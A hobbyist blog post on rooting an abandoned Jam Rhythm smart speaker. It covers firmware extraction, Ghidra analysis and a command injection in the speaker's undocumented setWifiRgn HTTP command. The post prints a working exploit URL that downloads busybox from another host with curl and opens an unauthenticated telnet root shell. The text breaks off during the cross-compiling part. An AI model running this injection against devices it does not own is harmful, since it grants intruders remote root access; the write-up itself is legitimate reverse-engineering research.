I have this smart speaker that lives in my kitchen. It's called a Jam Rhythm and it's been abandoned by the manufacturer since 2021. Let's hack it!
Wait but why
I recently bought a Squeezebox Controller and set up Lyrion Music Server in my house, because my two WiiM network audio players both run Squeezelite. It's very nice!
I can control the music in each room separately:

Or you can "synchronize" multiple players together, having them play the same music at the same time, so you can walk between rooms without the music getting too quiet to hear. It's pretty damn synchronized, too: I think the quoted jitter is in the <10ms range. Certainly to my ears the tracks appear to be in sync.
I also got a Squeezebox Receiver with my controller, and I'd been using that to play music in the kitchen... but that meant I had to have two things plugged in, just to play music out of one speaker! And the speaker already has a networked computer in it... it can act as a DLNA receiver, and a Spotify Connect receiver... so why not Squeezelite?
Part 1: Breaking in
OK, but one big problem: the speaker is locked down. There's no obvious open SSH port or anything.
The speaker has a HTTP API running on the default port at the path /httpapi.asp.
There's some helpful unofficial documentation of some of the commands available at this endpoint;
using the getStatus command, we find some helpful firmware information:
  "ssid": "JAM RHYTHM_6484",
  "language": "en_us",
  "firmware": "4.2.9308",
  "hardware": "A31",
  "build": "release",
  "project": "HMDX_W3111_EU",
  "priv_prj": "HMDX_W3111_EU",
  "project_build_name": "a31jameup",
The hardware key reveals this speaker is based on the Linkplay A31 system-on-module.
Digging around a little I found a couple of git repositories by those that have come before me:
- Crymeiriver/LS150, a firmware dump of the iRiver LS-150 speaker, which also uses the A31
- Jan21493/Linkplay, reverse engineering of Acrylic amplifiers that use the A31
- hn/linkplay-a31, a custom firmware replacement(!) for A31 systems
In the AndersFluur/LinkPlayApi repository, they mention an undocumented command that enables telnet: 507269765368656C6C:5f7769696d75645f.
I tried this out, but on my speaker it just returns "unknown command":
~ ➥ curl http://192.168.40.155/httpapi.asp\?command\=507269765368656C6C:5f7769696d75645f
unknown command%
Jan21493's repository also mentions enabling a telnet server, so I investigated that next.
In TELNETD.md they describe how the getsyslog command is vulnerable to
command injection, as part of the string is passed directly to a system(3) call. However, this particular exploit was patched in an update -
it didn't work on my speaker.
After failing these attempts, and resolving that I really didn't want to take the speaker apart to look for a serial port, I decided to investigate the firmware to see if there were any other obvious entrypoints.
Virtual disassembly
I had already downloaded the latest firmware files earlier, so I started poking at them with binwalk:
                                 ~/dev/dumps/linkplay/A6t36nZJ6PJy6EoBr4kmLE/extractions/a31jameup_new_uImage_20210208
--------------------------------------------------------------------------------------------------------------------------------------------
DECIMAL                            HEXADECIMAL                        DESCRIPTION
--------------------------------------------------------------------------------------------------------------------------------------------
0                                  0x0                                uImage firmware image, header size: 64 bytes, data size: 1881614
                                                                      bytes, compression: lzma, CPU: MIPS32, OS: SVR4, image type: OS
                                                                      Kernel Image, load address: 0x80000000, entry point: 0x8000C150,
                                                                      creation time: 2021-02-08 03:14:18, image name: "Linux Kernel Image"
1881678                            0x1CB64E                           uImage firmware image, header size: 64 bytes, data size: 6160384
                                                                      bytes, compression: gzip, CPU: MIPS32, OS: SVR4, image type:
                                                                      Filesystem Image, load address: 0x0, entry point: 0x0, creation time:
                                                                      2021-02-08 03:14:18, image name: "Wiimu Rootfs"
--------------------------------------------------------------------------------------------------------------------------------------------
Hey, those are uBoot images! The second one is the root filesystem, which turns out to be compressed with squashfs. Binwalk can extract that just fine, so one binwalk -eM later:
0/squashfs-root ➥ ls
bin  etc     home  lib    mnt   sbin  system  usr  vendor
dev  etc_ro  init  media  proc  sys   tmp     var
The LS150 repository mentioned that the main app is called rootApp, and that lives in /system/workdir/bin/rootApp.
I thought to myself, well, previous firmware versions had easy system(3) exploits - I'm sure there's more suspicious code lurking in other HTTP handlers. So I fired up Ghidra and chucked the binary in:

The binary has a nice obvious function called GoaheadCmdParsethread - that's the thread that parses commands received from the GoAhead HTTP server.
So I started grepping that function for system(3) calls, and it didn't take long until I found one that looked suspicious:

This is the handler for an undocumented command setWifiRgn, which I believe is meant to be used during setup to set parameters of the inbuilt WiFi AP.
You can see they build a string to local_848: iwpriv ra0 set CountryRegion=%s. They presumably intended to pass this string to the system call.
That alone would be exploitable, but this block of code is way weirder: for some reason, in this handler, they pass the entire incoming command string to system(3).
(Instead of running iwpriv, it will try running a string like setWifiRgn:CountryRegion=1 as a command, which will error. Of course, they don't handle any errors returned by system(3), so nothing much happens.)
I have no clue how this code ended up in this state, but it's nice and useful for us; since the handler doesn't actually run any commands, we can simply append our exploit payload after a semicolon, and that'll be the only thing that runs. With one final quirky catch:
A little bit of string mutation
I've commented the following code for clarity:
// Find ":CountryRegion=" in the command string __s1, returning a pointer inside __s1
pcVar12 = strstr(__s1,":CountryRegion=");
// If found...
if (pcVar12 != (char *)0x0) {
  // Advance the pointer by 0xf (15) bytes, to the end of ":CountryRegion="
  pcVar12 = pcVar12 + 0xf;
  // Search forward for char 0x3a (that's the ASCII/UTF8 encoding for a colon ':')
  pcVar13 = strchr(pcVar12,0x3a);
  // If found,
  if (pcVar13 != (char *)0x0) {
    // Set the byte at that offset to null.
    *pcVar13 = '\0';
  }

  // [irrelevant code removed]

  system(__s1);
So, if we have an incoming string __s1 that looks something like this:
setWifiRgn:CountryRegion=1;curl http://example.org
then this code inserts a null byte at the second colon, which terminates the string there, breaking our command. So we have to build our command string without any colon characters.
Luckily, curl is very lenient with parsing URLs, and the following is valid:
curl -o /tmp/bin/busybox 192.168.1.10/busybox
Curl will infer the rest, so the above command will connect to port 80 over HTTP, and download the file to /tmp/bin/busybox. Nice!
So, I grabbed a precompiled busybox binary from the Jan21493/Linkplay repository, threw up a HTTP server on port 80 with sudo python3 -m http.server 80,
and constructed my payload:
mkdir /tmp/bin;
curl -o /tmp/bin/busybox 192.168.40.189/busybox;
chmod 555 /tmp/bin/busybox;
/tmp/bin/busybox telnetd -l/bin/ash
No colons required! The final HTTP URL to call to trigger the exploit looks like this:
http://192.168.40.155/httpapi.asp?command=setWifiRgn:CountryRegion=1;mkdir%20/tmp/bin;curl%20-o%20/tmp/bin/busybox%20192.168.40.189/busybox;chmod%20555%20/tmp/bin/busybox;/tmp/bin/busybox%20telnetd%20-l/bin/ash
hacker voice I'm in
Now we can telnet 192.168.40.155 23, and we're in:
Trying 192.168.40.155...
Connected to 192.168.40.155.
Escape character is '^]'.


BusyBox v1.12.1 () built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
The built-in busybox binary is pretty basic, but we can fill in the gaps with our imported busybox binary at /tmp/bin/busybox.
I did some poking around to figure out the environment. There is a working copy of top, so I can see what processes are running.
The speaker's built-in functionality seems to be powered by a collection of several processes which communicate via unix sockets and
a single shared memory area.
Part 2: Oh god I am not good with cross-compiler please into help
Ohhhh boy it's been a couple months let's see if I remember what the hell I did here.
So our next task is to get Squeezelite running. We need to compile the binary for this speaker; for that I need a cross-compiler.
While messing around with a different embedded system last year I came across dockcross, which is a project that provides preconfigured cross-compiler toolchains in Docker images. This is a lot easier than messing around with installing cross-compilers on my host!
The architecture of the speaker's CPU is MIPS, and the libc is uClibc. dockcross has a pre-published image for that!
Setting that up is as simple as running docker run --rm dockcross/linux-mips-uclibc > dockcross. Except...